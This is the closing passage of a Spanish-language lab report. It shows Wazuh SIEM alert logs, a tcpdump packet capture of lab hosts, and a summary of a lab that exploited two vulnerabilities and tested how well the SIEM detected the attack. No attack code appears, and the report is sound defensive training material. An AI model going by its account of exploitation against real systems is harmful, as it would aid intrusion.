
- Reglas para post-explotación
- Parsing avanzado de logs
- Aumento de la sensibilidad para actividades persistentes



```
lin@Ubuntu:~$ sudo tail -f /var/ossec/logs/alerts/alerts.log
[sudo] password for lin:
** Alert 1761602713.279430: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:13 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
2025-10-27T22:05:12.234297+00:00 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILU
RE

** Alert 1761602719.279743: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:19 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
2025-10-27T22:05:17.687585+00:00 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILU
RE

** Alert 1761602723.280056: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:23 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
2025-10-27T22:05:22.737601+00:00 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILU
RE

** Alert 1761602723.280369: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164
.312.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 27 22:05:23 Ubuntu->/var/log/auth.log
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
```



```
lin@Ubuntu:~$ sudo tail -f /var/log/auth.log | grep "10.0.2.10"
[sudo] password for lin:
2025-10-27T22:01:52.547471+00:00 Ubuntu sudo:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tcpdump
 -i enp0s3 -w captura_completa.pcap host 10.0.2.10 or host 10.0.2.30
```



```
** Alert 1761670404.1220983: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b
,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 28 16:53:24 Ubuntu->journald
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root(uid=0)
Oct 28 16:53:23 Ubuntu sudo[17253]: pam_unix(sudo:session): session opened for user root(uid=0) by lin(uid=1000)
uid: 1000

** Alert 1761670404.1221411: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.3
12.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 28 16:53:24 Ubuntu->journald
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Oct 28 16:53:23 Ubuntu sudo[17253]:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs/
alerts/alerts.log
tty: pts/0
pwd: /home/lin
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
```

3. Resumen final

El laboratorio demostró la explotación exitosa de dos vulnerabilidades críticas y la capacidad del SIEM para detectar varias fases del ataque. Puntos clave reforzados:

- Enumeración y explotación de servicios vulnerables
- Validación de detecciones en SIEM
- Correlación entre tráfico, logs y reglas
- Importancia de actualizar servicios y fortalecer reglas de detección